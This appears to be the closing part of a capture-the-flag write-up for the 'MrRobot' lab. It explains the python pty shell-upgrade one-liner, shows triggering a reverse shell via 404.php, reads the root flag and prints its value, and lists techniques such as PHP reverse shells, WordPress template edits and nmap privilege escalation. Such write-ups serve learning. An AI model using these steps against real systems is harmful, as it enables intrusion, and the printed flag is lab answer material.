
Here's what the different parts of the command do:

1. `python`: This command is used to execute Python code. It launches the Python interpreter.
2. `-c 'import pty;pty.spawn ("/bin/bash")'`: The `-c` flag is used to specify that the following string should be interpreted as Python code. Within the single quotes, the Python code is provided.
   - `import pty`: This line imports the "pty" module, which stands for "pseudo-terminal utilities." This module provides functions for controlling terminal-like behavior in Python.
   - `pty.spawn("/bin/bash")`: This line uses the `spawn` function from the `pty` module to start a new interactive shell (/bin/bash). It replaces the current shell with a new shell session, giving the user an interactive prompt with the capabilities of a full terminal.

The purpose of running this command is to upgrade a basic, limited shell to a more feature-rich, interactive shell. It allows the user to have access to features like command history, tab completion, and job control, which may not be available in a basic shell.

It's worth mentioning that this command is often used in the context of privilege escalation or when trying to gain better control of a compromised system during penetration testing or exploitation scenarios.

Mission Complete!!



```
root@ip-10-10-68-165:~/MrRobot# curl http://http://10.10.5.199/404.php
curl: (6) Could not resolve host: http
root@ip-10-10-68-165:~/MrRobot# curl http://10.10.5.199/404.php
root@ip-10-10-68-165:~/MrRobot# 
```

```
# ls
ls
key-2-of-3.txt  password.raw-md5
# ls /root/
ls /root/
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
cat: key-3-of-3.txt: No such file or directory
# cd root
cd root
sh: 5: cd: can't cd to root
# cd /root
cd /root
# pwd
pwd
/root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
# 
```

Question - What is key 3?

A - 04787ddef27c3dee1ee161b21670b4e4

What did I learn?

How to directory traversal and escalate privileges through a web page using gobuster, netcat, php reverse shells, and exploit wordpress php templates. - Captured 3 flags. Obtained root user on the target's machine making the target bash interactive using python and nmap –interactive command.

Utilized burp suite to intercept login traffic then used Hydra to try and brute force Elliots password. But gobuster was good enough after I found the License directory and the encrypted flag was at the end of the page. Encoded using Base64. I proceeded to decode it using a decoding website to obtain the first flag.